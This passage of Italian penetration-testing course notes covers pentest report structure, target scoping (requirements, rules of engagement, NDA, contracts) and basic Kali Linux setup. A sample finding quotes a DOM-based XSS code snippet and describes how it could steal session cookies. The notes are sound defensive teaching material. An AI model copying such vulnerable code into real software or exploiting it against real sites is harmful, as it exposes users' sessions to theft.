- strumenti che possono essere utilizzati e non (magari alcuni strumenti di cui è noto il verificarsi di side effects non possono essere utilizzati).


In ogni caso, di norma, tutto ciò che non viene definito non è consentito. A volte si utilizzano dei template per definire a grandi linee le attività che verranno effettuate, a cui è possibile aggiungere o rimuovere determinate attività.

Vulnerability Report

In questa sezione si inizia ad andare più nei dettagli, mantenendosi però sempre ad un livello alto di dettaglio. Qui va inclusa una descrizione generale delle vulnerabilità (ad esempio "vulnerabilità che impatta una componente web based", e non "vulnerabilità X che riguarda la versione Y dei server che usano Z come backend") e una descrizione su come queste vulnerabilità causano un impatto sulla sicurezza dell'asset.

Remediation Report

Nel **Remediation Report** vanno inserite le informazioni relative alla messa in sicurezza delle vulnerabilità, incluse le tecniche per la mitigazione o l'eliminazione delle stesse. Questa sezione è speculare alla precedente. Di seguito è riportato un esempio:



REMEDIATION

The security control environment for foonetworks was found very poor, as a result of which there are certain security countermeasures we would like to suggest. With the goal of protecting the Web application's infrastructure, we would recommend you to perform the following actions.

- A perfect plan for fixing the Critical, High, Medium, low risk vulnerabilities should be designed and implemented. The vulnerabilities should be fixed in the descending order of priority.
- Secure development life cycle (SDLC) for developing web applications shall be implemented.
- A Web Application Firewall shall be implemented to detect, filter and block all the malicious packets.
- Security Audits shall be performed on the regular basis.
- Early security checks should be performed in the development process.

Nell'esempio viene suggerito di mettere in atto un piano per effettuare il fix di queste vulnerabilità.


Questo piano dovrebbe mettere in sicurezza l'asset andando prima a risolvere le vulnerabilità più gravi e poi via via quelle meno gravi, fornendo una scala di priorità delle vulnerabilità e le informazioni su come trovare un rimedio in quest'ordine.

Viene suggerito di fare controlli di sicurezza a cadenza ciclica in modo da evitare di introdurre nuove vulnerabilità, viene consigliato l'utilizzo di un firewall (e anche qui si può notare come non si fa mai riferimento a brand o tecnologie specifiche). Inoltre, nell'esempio viene suggerito anche di fare security audit e controlli di sicurezza non solo quando il prodotto è finito ma anche negli stadi iniziali del processo di sviluppo.

Findings Summary

In questa sezione si iniziano a vedere più dettagli sulle problematiche che sono state rilevate. Vengono definite, infatti, in maniera più dettagliata e utilizzando dei grafici, che rendono subito l'idea del fenomeno in corso e caratterizzano in maniera precisa quali vulnerabilità sono state rilevate, quanto sono gravi, dove sono state trovate, ecc... Questa parte del report è tipicamente rivolta alla componente tecnica che si occupa di gestire la sicurezza dell'asset.

Vediamo un esempio:



Nel grafico (a) viene riportato il numero di vulnerabilità sulla base della loro gravità (severity), e in particolare è possibile vedere che sono state riscontrate: 7 vulnerabilità di livello critico, 4 di livello alto, 3 di livello medio e 0 di livello basso.

La gravità di una vulnerabilità è stabilita tipicamente da un punteggio definito dal **CVSS** (Common Vulnerability Scoring System) in base a diversi fattori.

Nel grafico (b) invece vengono riportati in termini percentuali le vulnerabilità riscontrate.

Un altro tipo di grafico utilizzato in questa sezione è il **vulnerabilities breakdown**, che indica il numero di vulnerabilità che sono state individuate per ciascun host (tipicamente un asset è composto da host multipli), e per ognuno di questi host viene riportato il numero di vulnerabilità e le loro severity.

Vulnerabilities breakdown						
S #	IP Address	Hostname	Critical	High	Medium	Low/Info
1	192.254.236.66	Services.rafayhackingarticles.net	3	14	7	0
2	192.254.236.67	Tools.rafayhackingarticles.net	2	6	4	0

Questo tipo di grafico è molto utile perché è possibile capire la situazione delle macchine a colpo d'occhio. Questi dati tipicamente si ottengono nella fase di **vulnerability mapping** e ci sono strumenti automatici che li generano.

Un altro grafico, che può essere inserito in questa sezione, permette di avere un'idea generale delle vulnerabilità sulla base di quanti host sono attivi (che si rilevano in fase di *target discovery*).

Category	Description		
Systems vulnerability assessment summary			
Number of live hosts			50
Number of vulnerabilities			29
High, medium, and info severity vulnerabilities	14	6	9

In questa tabella sono mostrati il numero di macchine attive, il numero di vulnerabilità e il livello di severità di queste ultime.

Un grafico molto importante è l'**hazard risk assessment matrix**, che mostra le probabilità e l'impatto causato da un determinato rischio.

Frequency of Occurrence	Hazard Categories			
	1 Catastrophic	2 Critical	3 Serious	4 Minor
(A) Frequent	1A	2A	3A	4A
(B) Probable	1B	2B	3B	4B
(C) Occasional	1C	2C	3C	4C
(D) Remote	1D	2D	3D	4D
(E) Improbable	1E	2E	3E	4E

█ Unacceptable
 █ High
 █ Medium
 █ Low

Questa tabella fornisce un metodo sistematico per assegnare un livello di pericolo ad un problema di sicurezza in base alla gravità e alla frequenza dell'evento stesso. Ad esempio, si può notare come il rischio di un evento catastrofico, che accade di frequente, sia inaccettabile.

Detailed Summary

Il **Detailed Summary** fornisce i dettagli su tutte le vulnerabilità che sono state rilevate. Questa sezione del *Penetration Testing Report* è rivolta ad un pubblico che ha conoscenze tecniche, ovvero alla parte che si occupa di risolvere queste vulnerabilità, per cui le informazioni che dovrebbero essere fornite sono:

- Come sono state scoperte le vulnerabilità;
- Quali sono le cause alla base delle vulnerabilità;
- Quali sono rischi associati alle vulnerabilità;
- Quali sono le raccomandazioni necessarie a risolvere tali rischi.

Di seguito è mostrato un esempio di *Detailed Summary*:

DOM Based Cross Site Scripting Vulnerability	
Affected Hosts: foonetworks.com	
Risk: Critical	
Description: A DOM Based XSS is a type of Cross site scripting vulnerability which occurs when the user supplied input passed through a source is not filtered/escaped before it's passed through a vulnerable sink.	
Explanation: A dynamic file is being included which handles "location.hash" on the document object model (DOM).	
http://foonetworks.com/engine.js The following lines indicate the vulnerable code: Lines: 410 – 411:	
<pre>if(t!=undefined){window.location.hash=t;}); \$(window).bind("load",function() {if(window.location.hash){var _9=window.location.hash.substring(1);})</pre>	
Risk	
Since javascript can access the DOM, an attacker can craft a special piece of javascript that would be able to steal the authentication cookies and send it the domain that he controls. In case of a DOM based XSS, the payload is always executed on the client side, this means this makes it difficult to trace the attacker from the forensics perspective, since the attack vector would not appear inside the log file.	
Recommendations:	
Any user-generated input should be HTML-encoded at any point where it is copied into application responses.	
All HTML metacharacters should be replaced with the corresponding HTML entities.	

Per ogni vulnerabilità rilevata, si definiscono una serie di casi d'uso all'interno di un template, che va riempito con le informazioni della vulnerabilità in esame.

Gli elementi che caratterizzano questo template sono:

- **Titolo** della vulnerabilità (nell'esempio DOM Based Cross Site Scripting Vulnerability);
- **Host affetto dalla vulnerabilità;**
- **Livello di rischio** derivante dalla vulnerabilità (calcolato utilizzando il CVSS);
- **Descrizione generale** della vulnerabilità;
- **Descrizione dettagliata** della vulnerabilità ed eventualmente snippet di codice che la genera;
- **Rischio** dello sfruttamento della vulnerabilità;
- **Descrizione delle raccomandazioni** che possono essere messe in atto per risolvere la vulnerabilità.



Seconda Parte

Target Scoping



CoScienze
Associazione

Capitolo 3 – Target Scoping

3.1 Concetti chiave

Tale capitolo è un argomento importante perché distingue l'attività del pentester, che opera in maniera etica, dall'attività di un hacker malevolo.

Il **Target Scoping** è composto da una serie di fasi che permettono alle parti di accordarsi su tutto ciò che è necessario conoscere e comprendere a monte del processo di *penetration testing*. Quindi vanno definite le questioni legali, i costi, i problemi che possono sorgere durante l'attività di *penetration testing*, etc..., mediante la sottoscrizione di contratti. Questi, conferiscono legalità alle varie azioni da effettuare per trovare le vulnerabilità dell'azienda che ha richiesto l'attività di *penetration testing*.

Lo **scoping** definisce la portata della valutazione di sicurezza, ovvero quando a fondo può essere effettuato l'attività di *penetration testing*. Facendo un'analogia, per comprendere maggiormente tale concetto, si potrebbe considerare la visibilità di una variabile dichiarata all'interno di una funzione; la variabile ha validità soltanto all'interno del blocco della funzione e cessa di esistere nel momento in cui questa viene completata.

Il **target scoping** mira a capire cosa deve essere fatto durante il processo di *penetration testing*.

Sostanzialmente, risponde alle seguenti domande:

- Cosa sarà valutato?
- Come avverrà la valutazione?
- Quali risorse saranno allocate?
- Quali limitazioni saranno applicate?
- Quali obiettivi di business saranno garantiti? Una miglior reputazione, sicurezza o altro?
- Come verrà pianificato e schedulato il processo?

Tutto rimanendo nei limiti consentiti dal cliente. In pratica, non è possibile effettuare qualsiasi tipo di analisi, anche in prossimità di una macchina potenziale, per due motivazioni:

- il **tempo** (dato che richiede un dispendio enorme per effettuare le analisi);
- i **costi** (dato che vi sono alcuni strumenti che richiedono un alto budget).

All'inizio di questo capitolo, è stato detto che il *target scoping* è una struttura composta da un insieme fasi, queste sono:

1. **Raccolta dei requisiti del cliente:** mira ad accumulare quante più informazioni possibili sull'asset da analizzare, attraverso comunicazione verbali o scritte (questionari preconfezionati) con il cliente;
2. **Preparazione del Test Plan:** vengono definiti una serie di aspetti:
 - in base ai dati raccolti nella prima fase, vengono definiti i requisiti che chiede il cliente, in maniera da creare il *penetration testing* strutturato;
 - vengono definiti gli accordi legali, quindi le azioni che possono essere effettuate rimanendo nell'ottica della legalità;
 - viene effettuata un'analisi dei costi, quanto più fedele possibile alla realtà. In tal contesto, è alquanto importante non dover sottostimare i costi, in quanto possono insorgere dei problemi economici quindi meglio sovrastimare;
 - viene definito quali risorse bisogna allocare per effettuare l'attività.

3. **Definizione dei confini del test:** determinare le limitazioni a cui deve essere soggetto il processo di *penetration testing*. Queste limitazioni coinvolgono:

- **tecnologiche:** per esempio, non esiste ancora uno strumento per valutare la sicurezza di un determinata tecnologia oppure che richiede del tempo oltre il consentito;
- **conoscenza:** per esempio, non è possibile assumere una figura esperta se si ha una quantità di soldi inferiore a quella prevista e ciò richiede di affidarsi a qualcuno di fascia più bassa;
- **vincoli formali sull'asset del cliente:** il cliente impone ai determinati soggetti per varie attività, ovvero chi commissiona l'analisi, chi gestisce l'asset. Questo perché non si vuole che alcune informazioni sensibili fuoriescano.

4. **Definizione degli obiettivi di business:** allineare la *Business View* del cliente (o dell'organizzazione) con gli obiettivi tecnici del programma di *penetration testing*. In pratica, consiste nell'allineare l'attività di *penetration testing* con le richieste del cliente e quindi creare il risultato desiderato;

5. **Gestione e pianificazione del progetto:** fornire una tempistica adeguata per ciascuna fase del processo di *penetration testing*. Vengono utilizzate metodologie di gestione del progetto (come diagrammi di GANTT) con l'obiettivo di allocare in maniera intelligente le risorse, vedere se lo sviluppo va a buon fine, etc...

Vediamo in maniera specifica ognuna di queste fasi.

3.2 Raccolta dei requisiti del cliente

Si tratta di una prima fase che dà avvio al processo di *penetration testing*. Esso fornisce generiche linee guida per ricavare dal cliente informazioni sull'asset da analizzare, mediante il modulo dei requisiti oppure la comunicazione verbale. Queste linee guida definiscono in maniera specifica quali informazioni prendere in relazione all'asset considerato cosicché questi abbiano una loro utilità per le prossime fasi.

Generalmente, **un cliente** può essere qualsiasi soggetto legalmente o commercialmente legato all'organizzazione che ha commissionato l'analisi dell'asset.

Prima di avviare il processo di *penetration testing* è fondamentale:

- identificare tutte le parti interessate, interne ed esterne all'organizzazione (ad esempio, eventuali terze parti);
- analizzare i loro livelli di interesse, aspettativa, importanza ed influenza.

Nei precedenti capitoli è stato più volte detto che l'accordo deve essere fatto da due soggetti, quali il **pentester** e il **committente**. Tuttavia, l'asset potrebbe essere composto da servizi di terze parti per cui si richiede la presenza anche di questi nella definizione dell'accordo, in maniera da ottenere le dovute autorizzazioni che coinvolgono i servizi degli stessi (altrimenti non ci sarà la libertà totale della valutazione di sicurezza). Di conseguenza, diventa fondamentale definire una strategia che tenga in considerazione le esigenze di tutte le parti coinvolte nel processo di *penetration testing*. Si cerca anche di avere un "**canale**" di comunicazione per ciascun parte, in maniera da ottenere eventuali informazioni. Questi con l'obiettivo di massimizzare gli effetti positivi e mitigare i potenziali impatti negativi di tale processo.

Una volta che i requisiti sono stati identificati e raccolti, devono essere validati dal cliente per rimuovere eventuali informazioni fuorvianti, ambigue o non consone alle richieste dello stesso. Questo garantirà che il piano di test (Test Plan) derivante dai requisiti raccolti, sia coerente, completo e consistente con le richieste del cliente.

Modulo dei requisiti

I requisiti del cliente vengono, di solito, raccolti tramite il **modulo dei requisiti**. Consiste in una serie di domande che mirano ad acquisire delle informazioni sostanziali. Questo, non rappresenta uno standard universale per l'acquisizione delle informazioni ma può essere facilmente modulato in base agli obiettivi del cliente.

Adesso vediamo quali sono le informazioni che esso va a definire:

- **Raccogliere informazioni di base:**
 - Nome e indirizzo (fisico) dell'organizzazione;
 - Sito Web;
 - Dettagli di contatto;
 - Indirizzi e-mail;
 - Numeri di telefono;
 - etc...
- **Determinare i principali obiettivi del progetto di *penetration testing*;**
- **Determinare il tipo di *penetration testing* da condurre:**
 - Black Box, White Box, etc...;
 - Testing interno o esterno;
 - Utilizzo o non utilizzo delle seguenti attività:
 - Social engineering;
 - DoS;
 - Fake Identity dei dipendenti;
 - Analisi dei sistemi di terze parti;
 - Analisi delle informazioni riguardanti i dipendenti;
 - Tecniche di post-exploitation;
 - etc...
- **Determinare quanti e quali dispositivi di rete devono essere valutati:**
 - Host, Firewall, Switch, IDS, IPS, etc..
- **Determinare quali sistemi operativi, software e tecnologie appartengono all'asset dell'organizzazione:**
 - utile in quanto permette di delegare alle figure specifiche in relazioni alle apparecchiature utilizzate, in maniera da rendere più efficiente il processo. Per esempio, se ci sono degli hardware *Cisco*, si provvede a chiamare un tecnico *Cisco*.
- **Determinare se sono in atto piani di disaster recovery:**
 - se sì, determinare chi deve essere contattato.
- **Determinare chi sono gli amministratori dell'asset:**
 - importante in quanto può capitare che durante l'attività il *pentester* debba richiedere dati provenienti da un *honeypot* che è gestito dagli amministratori dell'azienda.

- **Determinare se bisogna attenersi a requisiti specifici, per essere conformi a standard o metodologie del settore:**
 - se il committente si aspetta che l'asset sia sicuro rispetto a un determinato standard. In caso affermativo, bisogna elencare quali.
- **Determinare chi sarà il punto di contatto durante il processo di *penetration testing*;**
- **Determinare qual è la timeline per condurre il processo di *penetration testing*;**
- **Determinare qual è il budget per condurre il processo di *penetration testing*;**
- **Determinare quali tipi di report sono previsti:**
 - Executive Report, Technical Assessment Report, Developer Report.
- **Determinare in quale formato si preferisce che i report vengano consegnati:**
 - PDF, HTML, DOCX, etc...
- **Determinare come dovrebbero essere consegnati i report:**
 - e-mail, e-mail cifrate, documenti stampati, etc...
- **Determinare il responsabile della ricezione e gestione del report:**
 - dipendente, azionista, manager, valutatore appartenente a terze parti, Autorità governative, etc..

La lista degli elementi da considerare durante la fase di raccolta dei requisiti può variare. Gli elementi dovrebbero essere aggiunti o rimossi in base alle aspettative ed alle esigenze specifiche dei clienti.

In sintesi, utilizzando tali moduli è possibile ricavare in maniera chiara, completa e non ambigua le esigenze del cliente per poi preparare il *Test Plan* in base alle esigenze del cliente stesso.

3.3 Preparazione del Test Plan

Una volta che i requisiti sono stati raccolti e verificati dalle parti coinvolte, essi confluiscono in un piano formale di testing (**Test Plan**). In questo, confluiscono anche altre informazioni necessarie per fini legali e/o commerciali del processo di *penetration testing*.

Gli elementi più importanti che lo costituiscono sono i seguenti:

- **Struttura del processo di *penetration testing*;**
- **Allocazione delle risorse;**
- **Analisi dei costi;**
- **Rules of Engagement (ROE);**
- **Non-Disclosure Agreement (NDA);**
- **Contratto di penetration testing;**
- **Checklist del piano di testing:** utile per confermare le varie richieste da parte del cliente.

Struttura del processo di penetration testing

Dopo aver analizzato i requisiti raccolti dal cliente, potrebbe essere necessario adattare la metodologia di *penetration testing*. In particolare, si verifica con il cliente che ogni fase del processo stabilito sia consistente con quanto concordato. Questa operazione è nota come **Validazione del processo di testing**. Si può facilmente intuire come il *Test Plan* non è immutabile, infatti, deve essere sempre aggiornato ad ogni cambiamento richiesto dal cliente e, qualora si compiano delle azioni non previste, queste portano a delle violazioni e gravi sanzioni. Risulta cruciale che il cliente dia le informazioni essenziali in quanto il non

darle comporta in un momento successivo, qualora il cliente cambiasse idea, un cambio di metodologia del *penetration testing*. Per esempio, se il cliente non fornisce nessuna informazione in merito alla struttura dell'asset, il *pentester* dovrebbe adottare la metodologia *Black Box*. Ma nel momento in cui il cliente offre le informazioni, il *pentester* è costretto a cambiare la metodologia in quella *White Box* vanificando le fasi di **Information Gathering** e **Target Discovery**.

Allocazione delle risorse

Affinché il testing abbia successo, è fondamentale individuare i migliori specialisti che possano condurlo, in relazione ai vincoli di budget. Attribuire l'incarico a questi comporta una migliore valutazione della sicurezza. Ad esempio, per il *penetration testing* di un Web App sarebbe necessario un *pentester* esperto nella sicurezza delle Web App.

Analisi dei costi

I costi relativi ad un processo di *penetration testing* possono dipendere da diversi fattori:

- numero di giorni necessari per raggiungere gli obiettivi stabiliti;
- requisiti aggiuntivi, quali social engineering e valutazione della sicurezza fisica;
- conoscenze specifiche richieste per la valutazione di determinati software o tecnologie.

Rules Of Engagement (ROE)

Il processo di *penetration* può essere invasivo (per esempio, violazione dei dati e di macchine non richieste). Le **regole di ingaggio** definiscono tutti i criteri procedurali e tecnici che dovrebbero essere eseguiti durante l'intero processo di *penetration testing*. Inoltre, non si dovrebbero mai oltrepassare i limiti stabiliti dalle regole d'ingaggio concordate.

Questo processo richiede:

- chiara comprensione delle richieste di valutazione da parte del cliente e del potenziale impatto o effetto che ogni tecnica e/o strumento di valutazione può avere sull'asset. Per esempio, un cliente potrebbe richiedere di effettuare un'azione che non è illegale e quindi è compito del *pentester* renderlo consapevole su cosa si può fare e cosa non;
- piena conoscenza degli strumenti utilizzati, in quanto alcuni di essi possono causare danni all'asset;
- supporto fornito dal cliente: se qualcosa va storto e il cliente era a conoscenza di tale imprevisto, questo cercherà di fare una causa legale contro il *pentester*. Quindi è importante capire fin quando il cliente è disposto a supportarlo nel caso in cui le cose vadano male.

Non-Disclosure Agreement (NDA)

Per ogni attività di testing, è sempre necessario firmare un **accordo di non divulgazione** (NDA), che rifletta gli interessi di tutte le parti coinvolte (cliente, *pentester* e terze parti coinvolte) nel processo di *penetration testing*. Questo permette di chiarire i termini e le condizioni secondo cui il processo di *penetration testing* deve essere svolto. Quindi il *pentester* deve rispettare questi termini nel corso dell'attività e se viola un singolo termine dell'accordo, questo comporta gravi sanzioni, oltre all'esonero permanente dell'attività commissionata.

Contratto di Penetration Testing

Si tratta di un accordo legale che regola le questioni tecniche, amministrative e commerciali tra cliente e **pentester**. Data la sua importanza e il suo linguaggio alquanto giuridico, è buona norma che il contratto dovrebbe essere stipulato mediante il supporto di un avvocato o di un consulente legale.

Tale contratto dovrà esplicitare:

- quali servizi di testing devono essere offerti:
 - i loro obiettivi principali;
 - come e quando saranno condotti i servizi di testing;
- dichiarazione di pagamento;
- come mantenere la riservatezza dell'intero progetto.

Il **contratto** conferisce una forma di legalità al processo che si andrà a condurre.

Checklist del piano di testing

Preparare un *Test Plan* permette di avere una visione coerente del processo di *penetration testing*, oltre che fornire al **pentester** dettagli più specifici di valutazione elaborati in base alle esigenze del cliente.

Tuttavia, è buona prassi preparare una **checklist del piano di testing** per verificare con il cliente i criteri di valutazione e le relative condizioni.

Per preparare una *checklist del piano di testing* è importante considerare i seguenti aspetti:

- Sono stati soddisfatti tutti i requisiti dichiarati durante la *Request For Proposal* (RFP)?
- L'ambito del processo di penetration testing è stato definito in modo chiaro?
- Sono state identificate tutte le componenti da valutare?
- Sono state identificate tutte le parti coinvolte nel processo di penetration testing?
- Verrà eseguito uno specifico processo/metodo di penetration testing?
- Quando il processo di testing sarà terminato, verranno prodotti deliverable?
- L'obiettivo della valutazione dell'asset è stato mai analizzato e documentato in precedenza?
- Sono stati assegnati tutti i ruoli e le responsabilità per le attività di penetration testing?
- Sono previste figure (professionisti) di terze parti per effettuare specifiche valutazioni (metodologiche, tecnologiche o strumentali)?

3.4 Definizione dei confini del test

È fondamentale comprendere i **limiti** e i **confini dell'asset** da valutare poiché non è detto che ogni operazione è consentita. Le limitazioni possono riguardare qualsiasi aspetto, partendo dall'aspetto tecnologico oppure di conoscenza. Ma si può estendere anche alla disponibilità di denaro oppure una restrizione imposta dal cliente. La valutazione delle tecnologie proprietarie o delle nuove tecnologie è uno degli aspetti più critici, poiché il **pentester** magari non possiede competenze o licenze per la valutazione di tale tecnologia. La poca conoscenza ovviamente porta ad un'analisi non pienamente soddisfacente o corretta in determinati ambiti. Un esempio può essere un firewall all'interno di tecnologie proprietarie oppure un **pentester** esperto solo di database non potrebbe essere in grado di valutare la sicurezza finisca di un'infrastruttura di rete. Un limite però può essere anche strutturale, quindi applicate ad esempio dal

cliente per controllare il processo di valutazione. Generalmente questo tipo di restrizione viene introdotto durante la **fase di raccolta dei requisiti**. È importante riflettere bene prima di applicare tali restrizioni al processo poiché la mancata analisi può compromettere la sicurezza dell'intero asset ed è quindi importante valutare insieme al cliente qual è la migliore soluzione. Un *pentester* deve cercare di convincere il cliente di eliminare quante più limitazioni possibili per i motivi appena citati. Per "superare" alcune limitazioni possono essere superate da strumenti o tecniche avanzate ma purtroppo nel caso in cui il cliente non vuole, è importante tenerne conto.

3.5 Definizione degli obiettivi di business

Gli **obiettivi di business** sono il punto d'incontro tra la parte tecnica e gestionale per supportare e garantire la sicurezza dei sistemi informativi dell'azienda stessa. Gli *obiettivi di business* possono essere molteplici e variano in numerosi fattori come la disponibilità di risorse oppure la dimensione dell'azienda stessa. Un obiettivo sicuramente importante è la **reputazione**: la **reputazione dell'azienda** è fondamentale poiché se un sito riceve un attacco e c'è una fuga di dati, sicuramente l'azienda ne risentirà. Quindi molto spesso vengono eseguiti test sui sistemi informativi che memorizzano dati riservati o a dipendenti. Questo aspetto è fondamentale in quanto bisogna verificare che il *GDPR*, *Cybersecurity Act* e *ISO/IEC 27001* devono essere applicate in quanto deve esserci conformità rispetto a leggi e regolamentazioni.


Un altro obiettivo importante è il seguente: elencare minacce e vulnerabilità presenti nell'asset dell'organizzazione contribuendo a creare politiche e procedure di sicurezza per contrastare rischi noti ed ignoti come **0-day**.

Un'altra definizione degli obiettivi: minimizzare i costi per la gestione della sicurezza dell'asset eliminando i potenziali rischi che potrebbero causare danni economici descrivendo le procedure tecniche da applicare per risolvere eventuali problematiche di sicurezza. Cercare di prendere spunto degli aspetti di sicurezza dalle altre aziende per carpire le eventuali pratiche del settore utilizzando le migliori tecniche ed i migliori strumenti per valutare la sicurezza dell'asset.

3.6 Gestione e Pianificazione di un progetto

Il *penetration testing* richiede un'attenta ripartizione del tempo in base alle risorse che non dovrebbe, in alcun modo, superare la scadenza dichiarata. Un'attività è definita dal lavoro svolto dal *pentester*. Dopo aver identificato ed assegnato le risorse per eseguire determinate attività è necessario definire una timeline che mostri l'utilizzo delle risorse in questo processo.

Il più importante diagramma è sicuramente quello di **Gantt**:



Per gestire tutte le fasi del processo di *penetration* sono disponibili numerosi strumenti come *MyCollab*, *Odoo*, *OpenProject* etc...

Capitolo 4 – Distribuzioni Linux per il PenTesting e Fondamenti di Linux

4.1 Kali Linux

È il "coltellino svizzero" per il *pentester*. È una **distribuzione Linux** sviluppata appositamente per il *penetration testing*. La prima versione si chiamava **back track**. Queste distribuzioni primitive erano tutte "live" quindi avviabili direttamente senza alcuna installazione. Ad oggi, *Kali*, è tra le distribuzioni *Linux* più popolari comunemente usate nonostante abbia un focus molto specifico. È possibile consultare il seguente sito [DistroWatch](#) per analizzare la popolarità della distribuzione.

Tra le caratteristiche principali di *Kali* troviamo:

- supporto molto alto per le schede wireless con un kernel personalizzato per abilitare il *packet injection* in modo nativo;
- ha un kernel molto personalizzabile, molto utile per utenti esperti;
- supporta i sistemi *ARM* e questa è una caratteristica molto importante poiché potrebbe essere installabile potenzialmente anche su un dispositivo mobile;
- ha più di 600 applicazioni per il *pentesting*. Per poterne scaricare altri, cliccare il seguente sito [Tool](#).

Esistono varie modalità di utilizzo:

- in modalità live senza installazione;
- virtual machine;
- penna USB;
- etc...

Il modo più produttivo per utilizzare *Kali* è importarlo direttamente all'interno di *VirtualBox*.

L'accesso di default che viene effettuato in *Kali* è quello di **utente normale**, che nella maggior parte dei casi è giusto, al fine di garantire che solo chi ha le autorizzazioni può fare determinate cose, ma dal nostro punto di vista di *pentester* ci conviene avere i **permessi di amministratore**.

Per fare ciò, la prima cosa da fare è quella di abilitare il login dell'utente root, in modo da non dover ogni volta elevare i propri privilegi. Per cui apriamo un terminale e impostiamo la password per l'utente root tramite il comando **sudo passwd root**.


A questo punto inseriamo la password per l'utente che stiamo utilizzando (*kali*), dopodiché va inserita e confermata la password dell'utente root. A questo punto ogni volta che viene effettuato il login possiamo entrare come utente **root**.

Un terminale per l'**utente normale** ha il simbolo **\$**, mentre un terminale con privilegi di **root** ha il simbolo **#**.

```
kali@kali-$ sudo passwd root  
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
[sudo] password for kali:  
New password:  
Retype new password:  
passwd: password updated successfully  
kali@kali-$
```


Un'altra configurazione che può tornare utile nel caso si utilizzi una tastiera italiana è quella di cambiare il layout di tastiera. Questo può essere fatto cliccando sull'icona principale di *Kali* in alto a sinistra e poi cliccando sull'icona **Settings Manager**. A questo punto ci troviamo nel pannello di configurazione di *Kali*,

per cui clicchiamo su Keyboard e nella scheda layout aggiungiamo la tastiera italiana. Fatto ciò, possiamo anche eliminare il layout di tastiera predefinito.



